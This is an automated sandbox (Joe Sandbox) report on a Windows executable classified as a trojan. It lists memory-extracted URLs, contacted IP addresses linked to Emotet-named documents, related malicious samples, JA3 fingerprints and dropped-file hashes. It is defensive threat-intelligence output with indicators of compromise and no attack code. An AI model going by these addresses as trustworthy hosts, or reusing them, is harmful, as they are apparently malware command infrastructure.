http://https://account.live.com/msangcwam	svchost.exe, 00000023.00000003.809487394.000001E91F729000.000004.00000001.sdmp, svchost.exe, 00000023.00000003.809763951.000001E91F748000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.809800002.000001E91F730000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.809334193.000001E91F777000.00000004.00000001.sdmp	false		high
http://https://instagram.com/hiddencity_	svchost.exe, 00000021.00000003.561078646.000001AB9EF6C000.000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsddd	svchost.exe, 00000023.00000003.811531536.000001E91F72F000.000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/09/enumeration/Enumerate	svchost.exe, 00000007.00000003.597153512.000001CC7ECA4000.000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 0000000E.00000003.309733634.000002C4B4640000.000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 0000000E.00000003.309733634.000002C4B4640000.000004.00000001.sdmp, svchost.exe, 0000000E.00000002.310290532.000002C4B464B000.00000004.00000001.sdmp	false		high
http://passport.net/tb	svchost.exe, 00000023.00000002.1280613714.000001E91EED2000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.1128871295.000001E91FC43000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://corp.roblox.com/parents/	svchost.exe, 00000021.00000003.569537368.000001AB9EF7D000.00000004.00000001.sdmp, svchost.exe, 00000021.00000003.569479296.000001AB9EF20000.00000004.00000001.sdmp, svchost.exe, 00000021.00000003.569716300.000001AB9EF74000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 0000000E.00000002.310282027.000002C4B463D000.00000004.00000001.sdmp, svchost.exe, 0000000E.00000002.310250602.000002C4B4613000.00000004.00000001.sdmp	false		high
http://https://%s.xboxlive.com	svchost.exe, 0000000B.00000002.1280219876.000001CE16A43000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000E.00000003.309234233.000002C4B464F000.00000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000E.00000003.287069493.000002C4B462F000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 0000000E.00000003.309432644.000002C4B4660000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/Issue	svchost.exe, 00000023.00000003.817330267.000001E91F732000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.817201176.000001E91F73B000.00000004.00000001.sdmp	false		high
http://www.hulu.com/privacy	svchost.exe, 00000021.00000003.560024463.000001AB9EF9D000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 0000000E.00000002.310290532.000002C4B464B000.00000004.00000001.sdmp	false		high
http://https://account.live.com/Wizard/Password/Change?id=80601	svchost.exe, 00000023.00000003.809487394.000001E91F729000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.809365345.000001E91F750000.00000004.00000001.sdmp, svchost.exe, 00000023.00000002.1280118155.000001E91EE3D000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.809297166.000001E91F72E000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/sc	svchost.exe, 00000023.00000002.1281444114.000001E91F737000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.811539482.000001E91F762000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80601	svchost.exe, 00000023.00000003.809763951.000001E91F748000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 0000000E.00000003.287069493.000002C4B462F000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/scsis-200	svchost.exe, 00000023.00000003.1128521121.000001E91F752000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80600	svchost.exe, 00000023.00000002.1280118155.000001E91EE3D000.00000004.00000001.sdmp	false		high
http://https://dynamic.t	svchost.exe, 0000000E.00000003.309313094.000002C4B4663000.00000004.00000001.sdmp, svchost.exe, 0000000E.00000003.309587482.000002C4B4649000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/sc1A=	svchost.exe, 00000023.00000003.811539482.000001E91F762000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 0000000E.00000003.309432644.000002C4B4660000.00000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd$	svchost.exe, 00000023.00000002.1281444114.000001E91F737000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/02/trust/RST/Issue	svchost.exe, 00000023.00000002.1281444114.000001E91F737000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 0000000E.00000003.310059566.000002C4B4638000.00000004.00000001.sdmp	false		high
http://https://www.roblox.com/info/privacy	svchost.exe, 00000021.00000003.569537368.000001AB9EF7D000.00000004.00000001.sdmp, svchost.exe, 00000021.00000003.569479296.000001AB9EF20000.00000004.00000001.sdmp	false		high
http://www.g5e.com/termsofservice	svchost.exe, 00000021.00000003.561078646.000001AB9EF6C000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 0000000E.00000002.310290532.000002C4B464B000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80605	svchost.exe, 00000023.00000003.809763951.000001E91F748000.00000004.00000001.sdmp	false		high
http://https://activity.windows.com	svchost.exe, 0000000B.00000002.1280219876.000001CE16A43000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80603	svchost.exe, 00000023.00000003.809763951.000001E91F748000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 0000000E.00000003.309432644.000002C4B4660000.00000004.00000001.sdmp	false		high
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80604	svchost.exe, 00000023.00000003.809763951.000001E91F748000.00000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd	svchost.exe, 00000023.00000003.1128451283.000001E91F788000.00000004.00000001.sdmp, svchost.exe, 00000023.00000003.811531536.000001E91F72F000.00000004.00000001.sdmp	false		high
http://https://%s.dnet.xboxlive.com	svchost.exe, 0000000B.00000002.1280219876.000001CE16A43000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 0000000E.00000003.309587482.000002C4B4649000.00000004.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
178.62.39.238	unknown	European Union		14061	DIGITALOCEAN-ASNUS	false
80.86.91.232	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	false
173.230.145.224	unknown	United States		63949	LINODE-APLinodeLLCUS	false
167.114.153.153	unknown	Canada		16276	OVHFR	false
37.187.4.178	unknown	France		16276	OVHFR	false
79.172.249.82	unknown	Hungary		43711	SZERVERNET-HU-ASHU	false
193.169.54.12	unknown	Germany		49464	ICFSYSTEMSDE	false
71.244.60.231	unknown	United States		5650	FRONTIER-FRTRUS	false
159.203.94.198	unknown	United States		14061	DIGITALOCEAN-ASNUS	false
80.82.115.164	unknown	United Kingdom		41357	UK-34SP-ASGB	false
186.103.199.252	unknown	Chile		15311	TelefonicaEmpresasCL	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	379239
Start date:	31.03.2021
Start time:	17:55:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	sample.exe.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.evad.winEXE@23/11@0/13
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 42.1% (good quality ratio 38.4%) • Quality average: 79% • Quality standard deviation: 30.6%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, MusNotifyIcon.exe, backgroundTaskHost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 13.64.90.137, 52.147.198.201, 104.43.193.48, 20.82.209.183, 184.30.24.56, 92.122.213.194, 92.122.213.247, 93.184.221.240, 20.54.26.129, 20.82.209.104, 52.155.217.156, 20.190.160.8, 20.190.160.129, 20.190.160.69, 20.190.160.4, 20.190.160.73, 20.190.160.132, 20.190.160.71, 20.190.160.136, 51.104.136.2, 40.127.240.158, 40.126.31.143, 40.126.31.4, 20.190.159.136, 40.126.31.8, 20.190.159.132, 40.126.31.1, 20.190.159.134, 40.126.31.141, 93.184.220.29, 20.50.102.62 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, cs9.wac.phicdn.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ocsp.digicert.com, login.live.com, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, wu.ec.azureedge.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, www.tm.a.prd.aadg.akadns.net, login.msa.msidentity.com, skypedataprdcolcus15.cloudapp.net, settingsfd-geo.trafficmanager.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:56:20	API Interceptor	15x Sleep call for process: svchost.exe modified
17:57:36	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
178.62.39.238	Dokumente #9679310812.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Invoices Overdue.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Invoices Overdue.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Dokumente vom Notar #33062192.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Dokumente vom Notar #33062192.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Emotet21.02.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Emotet21.02.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Emotet.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Emotet.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Document needed.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Document needed.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Question.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Question.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	http://ardri-lubrication.com/Question/	Get hash	malicious	Browse	• 178.62.39.238:443/
	newemotet.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	newemotet.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	http://ardri-lubrication.com/Question/	Get hash	malicious	Browse	• 178.62.39.238:443/
	Rechnung49915.doc	Get hash	malicious	Browse	• 178.62.39.238:443/
	Rechnung49915.doc	Get hash	malicious	Browse	• 178.62.39.238:443/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GD-EMEA-DC-SXB1DE	5zc9vbGBo3.exe	Get hash	malicious	Browse	• 217.172.179.54
	InnAcjnAmG.exe	Get hash	malicious	Browse	• 217.172.179.54
	yxghUyIGb4.exe	Get hash	malicious	Browse	• 80.86.91.232
	TaTYytHaBk.exe	Get hash	malicious	Browse	• 85.25.43.31
	8X93Tzvd7V.exe	Get hash	malicious	Browse	• 217.172.179.54
	u8A8Qy5S7O.exe	Get hash	malicious	Browse	• 217.172.179.54
	SecuriteInfo.com.Mal.GandCrypt-A.24654.exe	Get hash	malicious	Browse	• 217.172.179.54
	SecuriteInfo.com.Mal.GandCrypt-A.5674.exe	Get hash	malicious	Browse	• 217.172.179.54
	csrss.bin.exe	Get hash	malicious	Browse	• 188.138.33.233
	yx8DBT3r5r.exe	Get hash	malicious	Browse	• 92.51.129.66
	E00636067E.exe	Get hash	malicious	Browse	• 85.25.177.199
	http___contributeindustry.com_js_engine-rawbin.exe	Get hash	malicious	Browse	• 85.25.177.199
	z2xQEFs54b.exe	Get hash	malicious	Browse	• 87.230.93.218
	M9j9PKzG99.dll	Get hash	malicious	Browse	• 62.75.168.152
	u9q6OemjX5.dll	Get hash	malicious	Browse	• 62.75.168.152
	Iy5GlyAujZ.dll	Get hash	malicious	Browse	• 62.75.168.152
	DPLhVm07M0.dll	Get hash	malicious	Browse	• 62.75.168.152
	KMD9GwwC1a.dll	Get hash	malicious	Browse	• 62.75.168.152
	T6c9JZgNiz.dll	Get hash	malicious	Browse	• 62.75.168.152
	HHCCEzq4Kv.dll	Get hash	malicious	Browse	• 62.75.168.152
DIGITALOCEAN-ASNUS	document-1687338102.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-1483863414.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-1972828985.xlsm	Get hash	malicious	Browse	• 159.203.6.250

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1467123967.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-691225626.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-1206379718.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-2087798864.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-1911441842.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-647030388.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-1151537809.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-208586804.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-649562845.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-1942414654.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-72883322.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-1491029660.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-298736015.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-1541325888.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-2218460.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-252802897.xlsm	Get hash	malicious	Browse	• 159.203.6.250
	document-1218757281.xlsm	Get hash	malicious	Browse	• 159.203.6.250

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	4hl17uz4Wc.dll	Get hash	malicious	Browse	• 167.114.153.153
	4hl17uz4Wc.dll	Get hash	malicious	Browse	• 167.114.153.153
	i1grN6m67U.dll	Get hash	malicious	Browse	• 167.114.153.153
	BRWv1eLN5K.dll	Get hash	malicious	Browse	• 167.114.153.153
	BRWv1eLN5K.dll	Get hash	malicious	Browse	• 167.114.153.153
	848o9nyjWs.dll	Get hash	malicious	Browse	• 167.114.153.153
	FXnQGP41Ah.dll	Get hash	malicious	Browse	• 167.114.153.153
	6ih1UA6v2N.dll	Get hash	malicious	Browse	• 167.114.153.153
	tA2Q9s0jKz.dll	Get hash	malicious	Browse	• 167.114.153.153
	hO13a870uv.dll	Get hash	malicious	Browse	• 167.114.153.153
	1BTTC3d3jr.dll	Get hash	malicious	Browse	• 167.114.153.153
	1BTTC3d3jr.dll	Get hash	malicious	Browse	• 167.114.153.153
	ScGL6MQBqu.dll	Get hash	malicious	Browse	• 167.114.153.153
	SfFJ98T3X8.dll	Get hash	malicious	Browse	• 167.114.153.153
	QFOK5ewvDO.dll	Get hash	malicious	Browse	• 167.114.153.153
	2y0OqbQRYZ.dll	Get hash	malicious	Browse	• 167.114.153.153
	ChmIQdHzLi.dll	Get hash	malicious	Browse	• 167.114.153.153
	ChmIQdHzLi.dll	Get hash	malicious	Browse	• 167.114.153.153
	pbEVLS7U48.dll	Get hash	malicious	Browse	• 167.114.153.153
	pbEVLS7U48.dll	Get hash	malicious	Browse	• 167.114.153.153

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	0.36205444996716485
Encrypted:	false
SSDEEP:	48:UtcctcMtcctcMtcctcMtcctcQtcctc0tcctc:UtTtDtTtDtTtDtTtTtTtbtTt
MD5:	353C0E84A6C573D30B15481706263B9A
SHA1:	4DCBF5ED97F1251EEF6E0747906368AB5639D0FA
SHA-256:	4412C6044B8C975D5BAB1F0E173339AE2A091A3B4D2DFBF771F1E9B854EF1751
SHA-512:	210B6E533923CF5F3FE255C39E1B2D243F675D2C022FA613E3ABD680FB552A2FD9079BF1699C91A5033AED47E29EE0191CF6E307429554A3128D2C009E047AFD
Malicious:	false
Preview:	.....'.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....)..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.23523012437730165
Encrypted:	false
SSDEEP:	12:bDqGaD0JcaaD0JwQQw6Ag/0bjSQJPShFsX81J9FsX81J:bDWgJctgJw0rjSuqhF71F7
MD5:	646075E44F100F883F7E59152E3EF4CA
SHA1:	4CBEC5A008144A6283A453F8245AC73CF62657E6
SHA-256:	0EA2D94708F340F247E7FBF92279A251ADBA25EBFE76393D972AB622E87B3EFC
SHA-512:	70D293DCE1930945F92D9F1924F4622187D47BCE435AE54C9DF0702FD59F012D09405E6428204F8C2F62E3C45426A552FA9EB0C4C880A7040B3FACA08CE21C5(
Malicious:	false
Preview:	....E..h..(.....8...y#..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....8...y#.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x29e27591, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.09467293836341115
Encrypted:	false
SSDEEP:	24:oW+jPjW+jPcW+jW+uxW+9zxW+96PZO+39PZO+3:lPXP
MD5:	B8CE1C6FACE13ACEE5F9A2334C038E69
SHA1:	7C87D0EF162E24FB745BD424CAAFDECE4A56A578
SHA-256:	CE2A119FBC50A1B20863CB932398059123C650664D78D1DD9AF7E9891B9F2472
SHA-512:	0D7CE407832A6122E0F2EE24741F197168104783CE48984362C56682D675ADA9A18E6CD47EF7F3FDFDA15A177BD64B8E2BDAECCAD589CB2D01336E149493987
Malicious:	false
Preview:	).u.... .....e.f.3...w.....&.....w...8...y#.h.(.....3...w.....B.....@..... ....3...w..... .....}...8...y#k.....?]...8...y#..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.10976170370409762
Encrypted:	false
SSDEEP:	6:PBn7t4l+hc4lGV2Bn7O/z3vOXA5Bn7tX/b3AXAbXTrBRsXv/b3aYvXA:p7t4lDC7O/z2A7tX/bwsXBRsf/bqYv
MD5:	C66C2E48C766CF3471C42B08F6C8ED7B
SHA1:	7444129374AC0277347BF95387C6A3E0B5410486

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
SHA-256:	9F8F4BED999D2349E17A3EAE3D886A4BB4AED5ED9D5A4AC741A2656A7C00BC3C
SHA-512:	5D519ADF3350D549ED8532806F892E93A52168F326078240663B0612CBB32C6FE9FFC392F9C5055A0D7A0F1F1CDDE60E899649B096F6ACA102F6DFEFBDD5415
Malicious:	false
Preview:	.....3...w...8...y#.....w.....w.....w.....O.....w.....?]...8...y#..... ....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\CCFEED7EF3CD3BBD21329435542A98D2_9C2DDAC79C91783788391 8D6BB58BE90	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	471
Entropy (8bit):	7.157716480430632
Encrypted:	false
SSDEEP:	6:J0MqCG5o7ENYZVp9s9lbM79En/7g3ikpVp4tSZfDwU8lET8VIWBMdytUTG8WGUJF:JNG5Ug3bMSMp4t8fDw/3egUTGHZJTw+n
MD5:	2CE2AA52CC1BFC68292005EB8A7E374B
SHA1:	24E70BA14E2421CD3C5EE2FBB6B17EDEB460872A
SHA-256:	6B9040BD1119EDF96DCD1D66C47C885309928E31D4241DEA855354BF05D74310
SHA-512:	C865F2098E4E6774575B46F42B3A12B9D3A3121BB544AD4599CC0075F8A183F0F87C7FF20EBCDAC7C29A396BB83D5E0D00EF9AE33D36AAFF29A378520A08EAD 9
Malicious:	false
Preview:	0.....0.....+.....0.....0...0.....a..1a./(.F8.,.....20210330173300Z0s0q0I0...+....._.z....'.5..C.....a..1a./(.F8.,.....m..a.)0.3..]r....202103301733002....202104061648002 0...*.H.....`..WX.b.....J...S\ K.....f.Z..Y..sTp7..Ot.IdE..."._I..O_.xI-.jN.y}5....V....f...*</.l|..yU.F..iB.....}.XlB.a.u.t.d.....s..u.\.{.#.]..._.pJ."...^D:2.....]y...h_..S...)6...3.h.Y.. .\...(?..R6q^...K.D.Y..}.a.c.w..9.....k!.j.P...W.I(.%.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\CCFEED7EF3CD3BBD21329435542A98D2_9C2DDAC79C9178378839 18D6BB58BE90	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	852
Entropy (8bit):	3.7893639577914384
Encrypted:	false
SSDEEP:	12:c6mxMiv8sFFu6JPPDTGLwaYRRkJf7d6mxMiv8sFFu6JPPDTGLwaYRRkJk:c6mxxvPbJ/GJsRY6mxxvPbJ/GJsRD
MD5:	7E058E2DB33BB1959E473791E87D0598
SHA1:	B95B52C72CC561A1C2FED2523318522ED05D3795
SHA-256:	E6203AFC6C304CDF4AE846940CAC38A445397B394E6BC8727F976DAE1BFD8022
SHA-512:	6031C2BE6382E2D275144436EA0F1EFA6FC82F593BBCD169BC43C5A28345C261568ABB91BEB89B68B0066F85365381613E9BEBFBB7D6F5F61E41A4E28BAAA8B E
Malicious:	false
Preview:	p..... .....&..(..... .....n..%..3x.....h.t.t.p.:././.o.c.s.p...d.i.g.i.c.e.r.t...c.o.m./.M.F.E.w.T.z.B.N.M.E.s.w.S.T.A.J.B.g.U.r.D.g.M. C.G.g.U.A.B.B.Q.Q.X.6.Z.6.g.A.i.d.t.S.e.f.N.c.6.D.C.0.O.I.n.q.P.H.D.Q.Q.U.D.4.B.h.H.I.I.x.Y.d.U.v.K.O.e.N.R.j.i.0.L.O.H.G.2.e.I.C.E.A.h.t.5.a.O.I.r.W.G.A.K.T.C.h.M.x.L.x. X.X.I.%.3.D...".6.0.6.3.6.0.c.c.-.1.d.7."...p..... .....&..(.....n..%...`W..+.....`W..+.. .....n..%..3x.....h.t.t.p.:././.o.c.s.p...d.i.g.i.c.e.r.t...c.o.m./.M.F .E.w.T.z.B.N.M.E.s.w.S.T.A.J.B.g.U.r.D.g.M.C.G.g.U.A.B.B.Q.Q.X.6.Z.6.g.A.i.d.t.S.e.f.N.c.6.D.C.0.O.I.n.q.P.H.D.Q.Q.U.D.4.B.h.H.I.I.x.Y.d.U.v.K.O.e.N.R.j.i.0.L.O.H.G.2.e.I .C.E.A.h.t.5.a.O.I.r.W.G.A.K.T.C.h.M.x.L.x.X.X.I.%.3.D...".6.0.6.3.6.0.c.c.-.1.d.7."...

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.10993337207197429
Encrypted:	false
SSDEEP:	12:26WjXm/Ey6q9995kcNalq3qQ10nMCldimE8eawHjcof:26jl685LyMCldzE9BHjcI
MD5:	91BA3CD3A613DD882D427622B10F0650
SHA1:	6697F03A22A24B9394CDED749685577C2CA8BF30
SHA-256:	14AA497AF89DBC41F21A787CF43452D769E7A104D4A03258937E6FC7B379A61F
SHA-512:	530A26B70524E9B5186B09C0C9EF0D4C25E942D497D2688642DCD8DF178909A240FABE1B9B8A695171742FE066184F67D29C400ACAA319B9B5D78219A58D4496
Malicious:	false
Preview:	.....h.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....\HJ/..... ...../...&.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c .k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.....h...,..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.1126747574874679
Encrypted:	false
SSDEEP:	12:2cjXm/Ey6q9995kcNnEz1miM3qQ10nMCldimE8eawHza1miIHP:El68c1tMLyMCldzE9BHza1tlv
MD5:	E2D597EA15A6F7B2C7EA855019422D01
SHA1:	7D2A93EBCA549402E723EFCFE3B53A4CBC89E594
SHA-256:	4F9B396999FD8F5EE1D5D1103D985AD7AABC79B90B04B2C8F3E67A4E0A8AC33C
SHA-512:	DF5FD17EC52E80A0E5F288B4C77C9E06B789D48B152436FFAA167F97A98E7954BD4A992B3C55EDD3332BAFC5D0E841D84AF4880F14C718EBCDB7B149416812 B
Malicious:	false
Preview:	.....h.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....\HJ/..... .....&.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a .l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.....h..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11250153424289781
Encrypted:	false
SSDEEP:	12:KjXm/Ey6q9995kcN4z1mK2P3qQ10nMCldimE8eawHza1mKKcP:Pl68g1iPLyMCldzE9BHza1x
